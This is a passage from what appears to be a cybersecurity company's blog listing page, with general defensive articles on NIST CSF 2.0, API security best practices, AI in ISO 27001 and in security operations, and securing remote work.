    One distinguishing feature of CSF 2.0 is its commitment to providing practical assistance to organizations. Users are not left to navigate the framework alone; instead, they are equipped with implementation examples and quick-start guides tailored to their specific needs. The framework also offers a searchable catalog of references, allowing organizations to align their guidance with over 50 relevant cybersecurity documents. With availability in over a dozen languages, CSF 2.0 is set to become a global standard, thanks to volunteers translating it worldwide.

    NIST Director Laurie E. Locascio emphasizes that CSF 2.0 is not a one-size-fits-all solution. Rather, it is a suite of resources that organizations can customize and use individually or in combination. This flexibility ensures that the framework can adapt to evolving cybersecurity needs and capabilities over time, providing enduring value to organizations.


    Industry Insights and Implications

    To gauge the real-world implications of CSF 2.0, we turn to Katherine Ledesma, Head of Public Policy & Government Affairs at industrial cybersecurity firm Dragos. Her insights shed light on the specific benefits and challenges that organizations with industrial control systems (ICS) and operational technology (OT) systems may encounter. CSF 2.0 aligns with the industry-wide shift in perception. It moves the conversation from viewing cybersecurity as a mere cost center to recognizing it as an investment that not only protects but also supports business operations. This paradigm shift holds particular significance for entities relying on ICS and OT cybersecurity, such as manufacturing facilities and utility providers.
    While CSF 2.0 acknowledges the broad applicability of its functions, categories, and subcategories to both IT and OT environments, Ledesma anticipates a focused effort on developing distinct approaches for ICS/OT protection. This involves continuous updates to documents like the Guide to OT Security and incorporation of specific concepts into broader planning and guidance documents.

    Conclusion

    In concluding our exploration of NIST Cybersecurity Framework 2.0, we recognize it as a pivotal milestone in the ongoing efforts to fortify digital defenses. Its versatility, practical resources, and adaptability to diverse organizational needs position it as a crucial tool in the dynamic landscape of cybersecurity. As organizations embrace this framework, the dialogue around its implementation and its impact on various sectors will undoubtedly shape the future of cybersecurity practices. NIST’s commitment to continuous improvement ensures that CSF 2.0 remains at the forefront of cybersecurity, empowering organizations to navigate the evolving digital threatscape with resilience and confidence.


    Reference:

    Kovacs, B. (2024, February 27). NIST Cybersecurity Framework 2.0 officially released. SecurityWeek. https://www.securityweek.com/nist-cybersecurity-framework-2-0-officially-released/

    NIST releases version 2.0 of Landmark Cybersecurity Framework. NIST. (2024, February 26). https://www.nist.gov/news-events/news/2024/02/nist-releases-version-20-landmark-cybersecurity-framework

  • How to Prevent API Breaches: A Guide to Robust API Security

    How to Prevent API Breaches: A Guide to Robust API Security

    APIs provide great opportunities for businesses to interconnect systems and share data. However, they also introduce significant security risks if not properly protected. APIs have become the backbone of digital business, with over 90% of companies relying on them for their applications according to Red Hat. However, while APIs drive innovation, they also expand the attack surface. Recent data from Salt Security shows that APIs were implicated in over 80% of application security incidents in 2022.

    To safeguard your APIs and prevent unauthorized access, compromise of data, or service disruptions, it is essential to implement a robust API security strategy. This guide outlines key best practices and technologies to harden your APIs against attacks:

    Prevent API Breaches

    Implement Strong API Authentication

    According to Gartner, nearly 70% of unauthorized data breaches are traced back to flawed authentication practices. Enforcing strict API authentication is therefore crucial. Proper authentication ensures only authorized users and applications can access your APIs. Some recommended mechanisms:

    • OAuth 2.0 – Allow secure delegation of access without exposing user credentials. Registration of client apps, access tokens, and authorization flows enable granular API access control.
    • API Keys – Unique identifiers issued to each user or app provide basic API access management. API keys should be revoked if compromised.
    • JWT Tokens – JSON Web Tokens encoded with claims can authenticate users and share information in a tamper-proof manner.
    Weak authentication makes APIs an easy target. Aim for standards-based authentication to lock down access.


    Enforce Granular Authorization

    Granular authorization prevents abuse of permissions. Studies by Imperva show that over 20% of internally developed APIs contain flaws enabling elevation of privileges. Authorization determines the resources and actions each user can access. Define and enforce granular permissions using:

    • Role-based access control (RBAC) – Assign roles with predefined permissions to users. Restrict actions based on roles.
    • Attribute-based access control (ABAC) – Define fine-grained access policies using attributes like user ID, location, device type. Helpful for dynamic environments.

    Granular authorization minimizes exposure and reduces the API attack surface.


    Implement Rate Limiting

    Per Akamai, DDoS attacks increased by 167% in 2020, with APIs being the most targeted applications. Effective rate limiting is key to deter such attacks. Rate limiting sets thresholds on the number of API requests permitted over a period:

    • Apply limits based on IP, user, device ID, or other attributes
    • Prevent excessive requests by enforcing throttling beyond thresholds
    • Helps prevent abuse and denial-of-service attacks.


    Encrypt Sensitive API Data

    • Apply HTTPS/SSL to encrypt data in transit during API communication. Prevent man-in-the-middle attacks.
    • Encrypt data at rest via mechanisms like disk and database encryption. Protect stored data.


    Perform Regular API Security Testing

    IBM estimates the average cost of a data breach to be $4.24 million. Regular API testing can help avert such incidents. Veracode’s research shows over 90% of applications contain some form of security vulnerability.


    Continuously test APIs to detect vulnerabilities:

    • Static application security testing (SAST) – Scan code for vulnerabilities at the development stage
    • DAST (dynamic analysis) – Test APIs in production via fuzzing and penetration testing
    • Interactive analysis (IAST) – Get real-time insight into code execution paths and data flows

    Fix any issues prior to deployment. Schedule recurring tests to stay on top of vulnerabilities.


    Validate All API Inputs

    • Reject incorrectly formatted, malicious, or excessive payloads
    • Sanitize all input data to prevent injection attacks
    • Adhere to secure coding best practices


    Handle Errors Securely

    • No sensitive information in error messages
    • Log detailed errors server-side for diagnostics
    • Graceful error handling reduces disruption

    Proper error handling prevents information leakage.


    Implement Robust Logging and Monitoring

    • Audit trails with API request and response logs
    • Monitor for suspicious traffic patterns or anomalies
    • Real-time alerting of potential attacks

    Logs and monitoring data provide visibility into API activities.


    Practice Security-Aware Development

    • Developer training on secure coding practices
    • Peer code reviews to identify vulnerabilities early
    • Reference architectures and secure-by-default frameworks


    Conclusion

    APIs introduce innovative capabilities but also substantial risk. Prioritizing API security is crucial. By leveraging standards-based authentication, granular authorization, encryption, rate limiting, continuous testing, and robust logging, you can secure your APIs from compromise. Adopt these best practices to reduce API vulnerabilities and gain assurance against attacks.

  • A Futuristic AI Approach to Implement ISO 27001

    A Futuristic AI Approach to Implement ISO 27001

    ISO 27001 is widely regarded as the premier international standard for implementing an information security management system (ISMS). It provides a systematic approach to managing sensitive company information and defending against cyber threats.

    Artificial intelligence is transforming how organizations approach information security. AI and machine learning algorithms can process huge volumes of data, identify patterns and anomalies, simulate cyberattacks, and automatically respond to incidents. This enables companies to detect threats early, quickly analyze risks, and take corrective actions.

    AI is the perfect technology to incorporate into an ISO 27001 compliant ISMS. It can enhance risk management, monitoring, incident response and virtually every other process. AI can make ISO 27001 implementations scalable, efficient and adaptive. It allows understaffed security teams to cover more ground with fewer resources.

    In this comprehensive guide, we will explore the various ways artificial intelligence can be integrated at each step of the ISO 27001 implementation journey.



    Artificial intelligence promises tremendous benefits for information security:

    Volumetric Threat Detection:

    AI systems can process exponentially more data than humans. Even minor anomalies across massive datasets indicate threats that humans would likely miss. AI complements the human ability to detect sophisticated attacks by eliminating blindspots at volume.

    Pattern Recognition:

    By continuously analyzing huge volumes of data across diverse sources, AI algorithms uncover complex patterns in the noise that point to emerging threats. These would normally be invisible to human eyes. The broad data access of AI systems reveals tactics, techniques and procedures used by threat actors.

    Predictive Capabilities:

    Machine learning models can ingest data from inside and outside the organization to make highly accurate predictions of where the next threat may arise or how an attack may unfold. The risk of insider threats can also be anticipated by analyzing behavioral patterns. AI systems get better at predictions over time as more data is fed.

    Automated Response:

    When a threat surfaces, AI systems can instantly take routine response actions like blocking IP addresses or disabling accounts according to predetermined playbooks. This allows rapid containment before incidents spiral out of control. The machine speed of AI enables near real-time defenses.

    24×7 Monitoring:

    AI systems continuously monitor networks, endpoints, servers, logs, traffic, access and usage without downtime, distractions or fatigue. Machine learning models trained on large volumes of historical data are able to flag anomalies suggesting potential threats. This vigilant monitoring is impossible for human teams alone.

    Scalability:

    AI systems can easily scale up or down on demand to meet the security needs of growing networks and users. Once the upfront development and training of algorithms is complete, they can be flexibly deployed across on-premise and cloud environments. This scalability is especially beneficial for large enterprises.

    Lower Costs

    While the upfront investment in AI can be significant, the ongoing marginal costs are relatively low compared to recruiting, training and managing large teams of expert analysts. The computing costs required to run advanced AI algorithms also continue to fall steadily.

    These AI capabilities perfectly complement the rigorous requirements of ISO 27001 implementations. That makes AI an extremely appealing technology for enhancing ISMS defenses.


    1. AI for Context Establishment:

    • As per ISO 27001, organizations must determine the external and internal factors that can impact their ISMS as well as the requirements of interested parties. This establishes the context for information security risk management.
    • AI can help by automatically scanning the internal IT environment and external threat landscape. It creates an inventory of hardware, software, servers, endpoints, networks, firewalls, applications, databases and more.
    • Machine learning algorithms map out all internal IT connections and dependencies to create a visual topology. This highlights critical information assets and data flows. Graph databases track this complex web of relationships in an easily analyzable structure.
    • Externally, AI systems continuously monitor threat intelligence feeds, dark web forums, hacker chatter on social platforms, cybercrime marketplaces, hacktivist communities and more. Natural language processing reveals emerging threats, leaked credentials, zero-days and high-risk vulnerabilities likely to be exploited.
    • By processing millions of disparate internal and external data points, AI comprehensively establishes the information security context faster than human analysts ever could.

    2. AI for Leadership and Commitment:

    • ISO 27001 demands leadership commitment and formal policy mandates to engrain information security organization-wide. AI can assist executives in crafting effective policies, defining information security roles and responsibilities, setting goals and steering overall strategic direction.
    • Chatbots and virtual assistants can be programmed with domain expertise to provide sample policies, procedural templates, organization structures, training materials and guidelines tailored to the company’s needs.
    • These AI systems help leadership make wise strategic decisions during ISMS planning and ensure adequate executive oversight for the long-term. They allow efficient collaboration despite geographical spread of leaders.

    3. AI for ISMS Planning:

    • The standard requires organizations to identify assets, assess risks, select controls and develop an ISMS plan aligned to business objectives. AI helps automate identification of information assets using scanning, crawling and mapping techniques. Machine learning compares asset inventories over time to highlight changes.
    • Algorithms can also ingest intelligence feeds, conduct dark web scans, run ethical hacking simulations and model attack probabilities to systematically identify potential threats.
    • Combining asset and risk data, AI systems can recommend the most applicable controls from ISO 27001 Annex A to secure critical assets based on their sensitivity and exposure.
    • Automated planning tools can then assimilate this intelligence to create comprehensive ISMS implementation roadmaps covering phases, activities, schedules and resources. Dashboards allow tracking of plan progress.

    4. AI for Implementation and Operation:

    • ISO 27001 demands robust processes to implement and operate the ISMS according to plan. AI amplifies human capabilities during rollout by handling mundane tasks like configuring firewalls, deploying endpoint agents, setting access rules and installing hardware. This frees up security staff for high value tasks.
    • Cloud-based AI platforms provide centralized dashboards to seamlessly orchestrate and provision security controls across the entire IT environment. APIs integrate existing security products into a unified whole.
    • Powerful cybersecurity analytics, enabled by machine learning algorithms, automatically monitor activity across networks, systems, applications, databases and users. They quickly identify deviations suggesting potential breaches.
    • When threats strike, AI-based security orchestration, automation and response (SOAR) platforms can rapidly validate incidents, isolate impacted systems, kill unnecessary processes, eliminate user access and halt malware propagation. This minimizes damage.

    5. AI for ISMS Monitoring and Review:

    • The standard requires periodic monitoring, audits and reviews of ISMS effectiveness. AI is ideally suited for continuous around-the-clock performance monitoring versus intermittent human reviews. Virtual assistants can be assigned to perpetually measure KPIs like patch latencies, virus scan frequencies, encryption coverage, access request approvals and more.
    • Machine learning algorithms can randomly sample log, event and traffic data to identify potential control lapses. Natural language processing parses through emails, social media posts, chats and documents to detect high-risk behavior, misuse and policy violations.
    • AI significantly enhances auditing capabilities. Algorithms can methodically inspect network traffic, open ports, cloud configurations, access controls and system settings for deviations from ISO 27001’s best practices.
    • Intelligent dashboards populated by AI systems provide easy-to-digest security metrics, audit findings, risk scores, performance trends and benchmarks tailored to management and operator needs.

    6. AI for Continual Improvement:

    • The ISO standard mandates continual improvement based on objective measurements. Since AI systems perpetually ingest new external threat data combined with internal monitoring intelligence, they can constantly fine-tune risk models. This allows them to predict emerging threats earlier.

    • Machine learning algorithms analyze incident, audit and control data to systematically pinpoint where processes or technologies are falling short. This insight allows targeted enhancements to strengthen defenses.

    • Natural language AI can parse through employee and customer surveys, emails, chats and social media to gauge sentiment relating to information security practices. AI identifies strengths to double down on and weaknesses to fix.
    • Virtual assistants use aggregated performance data and sentiment analysis to provide customized recommendations to executives on ISMS improvements. Expert systems cost-benefit analyses help maximize return on security investments.


    Key Challenges and Limitations

    While AI offers many benefits for ISO 27001, there are some key challenges and limitations to consider:

    • Initial Integration Complexity – Integrating AI with legacy systems lacking APIs or cloud connectivity can be tricky for organizations without modern IT infrastructure. Migrating data securely to the cloud also poses challenges.
    • Unknown Threat Detection – Since AI learns from data patterns, completely unexpected new attack methods may go unrecognized until models are retrained after initial incidents. The black box nature of deep learning models also hampers analysis of blindspots.
    • Data Dependency – AI effectiveness is constrained by the quality and breadth of data inputs. Incorrect, biased or limited data skews results. Getting comprehensive data is critical.
    • Explainability Concerns – Complex machine learning models hamper audits of AI decision logic. Lack of transparency into how AIs arrive at conclusions can undermine trust. Oversight is key.
    • Complacency Risks – Overreliance on AI can lead to complacency and erosion of human expertise. Skilled professionals are still needed to interpret nuanced findings.
    • Adversarial Vulnerabilities – Hackers can manipulate data inputs or poison training data to deceive AI algorithms and trigger false alerts or dangerous actions. Defending against these adversarial attacks is challenging.


    The Future of AI in ISO 27001

    As AI adoption grows, it may become an integral part of future ISO 27001 revisions. Specific AI controls could be added to guide its use.

    With more implementations, large datasets will be aggregated to create industry-specific AI models. These shared models will spread the benefits to smaller companies lacking resources to train their own algorithms.

    In the long-term, autonomous AI security may shoulders a large part of day-to-day ISMS functioning with humans focused on strategic oversight. However, responsible oversight is necessary to check AI’s power and prevent unintended consequences.

    ISO 27001 helps organizations manage information securely. AI unlocks capabilities to take that security to the next level. But striking the right synergy between humans and AI is key to maximizing benefits while minimizing downsides.

    With the right strategy, processes and oversight, AI-powered ISO 27001 implementations can make information security management more predictive, proactive, scalable and resilient. This symbiosis fortifies defenses far beyond the capabilities of either humans or AI alone.

    In conclusion, integrating artificial intelligence into ISO 27001 information security management systems unlocks invaluable capabilities for proactive threat defense. AI adds machine power to human expertise to create a formidable cyber shield. Organizations that embrace this synergy will be well-positioned to thrive in the emerging era of cyber risk.

  • Empower Cybersecurity: Harnessing the Potential of AI and Machine Learning

    Empower Cybersecurity: Harnessing the Potential of AI and Machine Learning

    In an increasingly digitized world, the rapid evolution of technology has brought both convenience and complexity. As businesses and individuals embrace the benefits of connectivity, the flip side is a growing concern about cyber threats and attacks. Cybersecurity has become a paramount concern, prompting a constant search for innovative solutions to safeguard our digital landscapes. One of the most promising developments in this endeavor is the integration of Artificial Intelligence (AI) and Machine Learning (ML) into the realm of security. This blog explores how AI and ML are transforming the field of cybersecurity, revolutionizing threat detection, prevention, and response.

    Understanding AI and Machine Learning

    To comprehend the impact of AI and ML on cybersecurity, it’s crucial to grasp their core concepts. AI refers to the simulation of human intelligence processes by machines, enabling them to learn, reason, and make decisions. ML, a subset of AI, focuses on the development of algorithms that enable computers to learn patterns and make predictions based on data without explicit programming. This capability to learn from data and adapt over time forms the foundation for their application in cybersecurity.


    The Role of AI and ML in Cybersecurity:

    1. Threat Detection and Prevention

    Traditional cybersecurity solutions often rely on rule-based systems, which can struggle to keep up with evolving threats and sophisticated attack methods. AI and ML address this limitation by enabling systems to learn and adapt to new attack patterns. These technologies can analyze vast amounts of data in real-time, identifying anomalies that might indicate potential threats. They can detect even the subtlest deviations from normal behavior, reducing false positives and enhancing the accuracy of threat detection.

    1. Behavioral Analysis

    AI-powered systems excel at understanding and predicting human behavior, a trait invaluable in cybersecurity. By establishing a baseline of normal user behavior, these systems can identify deviations that could signify unauthorized access or compromised accounts. This behavioral analysis extends to network traffic, enabling the identification of unusual patterns that might indicate a breach.

    1. Endpoint Security

    Endpoints, such as individual devices connected to a network, are often vulnerable points of entry for cyber attackers. AI and ML contribute to endpoint security by continuously monitoring device behavior, identifying potential threats, and responding in real-time. This proactive approach minimizes the window of opportunity for attacks to propagate.

    1. Phishing and Social Engineering Prevention

    Phishing attacks and social engineering rely on manipulating human psychology. AI and ML can be trained to recognize the characteristics of phishing emails, websites, or messages, thereby reducing the chances of users falling victim to such schemes. These technologies analyze content, sender behavior, and contextual cues to determine the legitimacy of communication.

    1. Automated Incident Response

    Timely response to cyber threats is critical. AI and ML automate incident response by assessing the severity of threats, classifying incidents, and initiating appropriate actions. This automation not only speeds up the response process but also reduces the risk of human error during high-pressure situations.

    1. Adaptive Cybersecurity

    AI and ML-powered cybersecurity systems are not static; they evolve with the threat landscape. As attackers develop new techniques, these systems learn from emerging threats and adapt their defenses. This adaptive nature ensures that organizations stay ahead in the ongoing cat-and-mouse game with cybercriminals.


    Real-World Applications:

    AI and Cyber security


    1. Network Intrusion Detection

    AI and ML algorithms analyze network traffic to identify suspicious behavior. They can recognize patterns associated with different types of attacks, such as Distributed Denial of Service (DDoS) attacks or SQL injection attempts. These algorithms can provide real-time alerts to administrators, enabling rapid response and mitigation.

    1. User and Entity Behavior Analytics (UEBA)

    UEBA platforms leverage AI to establish baselines of user behavior. By continuously monitoring user activities, these platforms can detect unusual actions, such as unauthorized access or data exfiltration, and flag them for further investigation.

    1. Malware Detection

    Traditional signature-based antivirus solutions struggle to detect new strains of malware. AI and ML-powered solutions, however, can identify malware based on behavioral patterns, reducing the reliance on known signatures and enhancing detection rates.

    1. Fraud Prevention

    Financial institutions employ AI and ML to combat fraudulent activities. These technologies analyze transaction data and user behavior to identify potentially fraudulent actions, such as unauthorized transactions or account takeovers.

    1. Predictive Analytics for Vulnerability Management

    AI-driven predictive analytics assess the likelihood of vulnerabilities being exploited based on factors like the vulnerability’s severity, the organization’s risk profile, and current threat trends. This enables security teams to prioritize patching and mitigation efforts effectively.


    Challenges and Considerations:

    While the integration of AI and ML into cybersecurity holds great promise, it’s not without challenges:

    1. Data Privacy Concerns

    The effectiveness of AI and ML depends on access to substantial amounts of data. However, ensuring data privacy and compliance with regulations like GDPR is paramount.

    1. Adversarial Attacks

    Hackers can manipulate AI models by providing input designed to confuse or mislead the system. This calls for the development of robust models that are resistant to such adversarial attacks.

    1. Bias and Fairness

    AI models can inadvertently perpetuate biases present in training data. Ensuring fairness and unbiased decision-making is crucial, especially in security-related contexts.

    1. Resource Intensiveness

    AI and ML models can be computationally intensive, requiring significant processing power and memory. Organizations need to balance performance requirements with available resources.


    The Road Ahead

    The fusion of AI and ML with cybersecurity represents a paradigm shift in the fight against cyber threats. As these technologies continue to evolve, we can expect:

    • Improved Threat Intelligence: AI-driven threat intelligence platforms will enhance the accuracy and timeliness of threat information, enabling proactive defenses.
    • Enhanced Automation: The automation of cybersecurity tasks will become more sophisticated, allowing organizations to respond rapidly to threats and allocate resources efficiently.
    • Human-AI Collaboration: Human expertise combined with AI capabilities will be a potent force in cybersecurity. AI will assist analysts in making informed decisions and uncovering hidden patterns.
    • AI-Powered Deception: AI-driven deception techniques will be employed to mislead attackers, diverting their attention away from critical assets.

    In conclusion, the integration of AI and ML into cybersecurity is a game-changer. As cyber threats become more complex, the adaptability, speed, and accuracy offered by these technologies are invaluable. However, it’s crucial to approach their implementation thoughtfully, addressing challenges related to data privacy, bias, and security. With AI and ML as allies, the battle against cyber threats takes on a new dimension, offering the promise of a safer and more secure digital future.

  • Infosec insights to the new normal

    Infosec insights to the new normal

    This pandemic is hitting hard on people and businesses around the world. While people are still struggling to overcome the situation, some businesses found ways by adopting some of the technologies that are beyond our time.

    To overcome the Global pandemic and ensuring the safety of every employee, organizations have adopted the Work from Home facility for their employees. Work from home has gone from being a once-in-a-while choice to being the new standard. Many companies have made it official that they would encourage employees to work from home permanently.

    How everything used to be


    Companies used to have a network-based perimeter to secure, around their office for their data and other IT properties.  The perimeter-based defense was the most common form of security in the past. Firewall-based security trusting the perimeter that everything within is

    safe. A connection from an external. With time and technology, attackers proved that wrong. The organization had to bring security for data in rest, data in transit, internal networks, devices, and much more.

    How everything is now

    We have come a long way from there to maintaining security for remote users and devices. Increased number of Remote users, BYOD, Cloud, etc. made the earlier modes of security ineffective. Organizations had to grant permissions to such users and devices.

    But permissions for such connections with an implicit trust to any user weakens the company’s security posture. Some of the mistakes that can cost a company more than anything while implementing security for remote users are:

    1. Not considering compromised devices
    2. Ignoring compromised credentials
    3. Not accounting for the context of an access request
    4. Creating a perception of safety


    Credits: HACKMAGEDDON

    The cyber-attacks follow an upward trend as we can see in the report made by Hackmageddon. With employees accessing official systems and files from remote networks, the organization’s attack surface has widened. Technologies today are Smart. But with human interactions, chances of new vulnerabilities are high.

    Studies say that 68% of the breaches happened, took more than months for the organizations to discover it. This emphasizes the importance of instilling cybersecurity knowledge in every employee.

    What an IT team should worry about

    • Confidentiality of your business data
    • Integrity of those data, while at rest and in transit
    • Availability of systems

    What an IT team can do

    1.Adopting Zero trust security model

    Otherwise known as perimeter-less security, is an approach to securely implement IT systems. The main concept is to trust no device by default. The three pillars of the zero-trust model are:

    • Always authenticate and authorize
    • Use least privileged access
    • Always assume there will be a breach

    2.Adjust your cyber strategy

    Analyze the business and risks by coordinating with respective teams to rethink the cybersecurity budgets and prioritize improving cyber strategy and budget.

    • Review IT security policies and processes and ensure that it is being followed.
    • Identify is the new attack surface. Improve IAM strategy with:
      • Right Controls
      • Right Reasons
      • Right Resources
    • Ensure efficient end-point security and Data security across its life cycle.
    • New security tools that can make improve cybersecurity are coming up more often than ever. Examine them.

    3.Setup Cyber training and exercises

    Cybersecurity is not just some rules for employees to follow. It is a culture that should be integrated into your workplace.

    • Show the employees what to do and what not to do.
    • Remind them the technology can do so much and chances are there when they might end up being the risk.

    4.Continuously review your infrastructure

    Ensure proper reviews are conducted periodically on the access controls, threats, and vulnerabilities across the Active Directory (AD) and systems.

    What an employee can do

    Every organization was pushed to adopt the “Work from Home” method for the safety of their employees with limited time in hand to think about the ways to implement Data security along with it. As a responsive employee, before clicking on any links shared from an unknown source, visualize a big picture of what situation you will be in if you do so.

    Some of the things you can do to ensure your data security are:

    1.Maintain a healthy password and activate MFA

    Attackers have millions of passwords that are commonly used, which might include yours as well. Make sure you have a unique healthy password that is uneasy to guess and activating MFA verifies that you are who you claim to be.

    2.Keep your system and software updated.

    Make sure to update and install patches more often. Not only for your system but also for your mobiles and non-corporate devices in which you access your emails and stuff.

    3.Secure your Wi-Fi access point

    Know that an average home network is less secure than an airport, hotel, or mobile network. Never connect your official laptop to any public Wi-Fi. Keep your firmware up to date and change your passwords and default settings to a secured one. Check out the recommendations on keeping your Wi-Fi secure by TP-Link and Lifehacker.

    4.Avoid Personal-Official data overlap

    With remote working, it is widely seen that many are mixing up both personal and office laptops. Avoid handing over the official laptop to any family or friends in any situation. Even accessing any of the social media from a business laptop might help an attacker to connect the dots and fake your identity.

    5.Be careful while sharing your screen

    In a team meeting where you share your screen, ensure that all unwanted apps are closed and no tasks other than what you need to present are running behind.

    6.Think again before you click

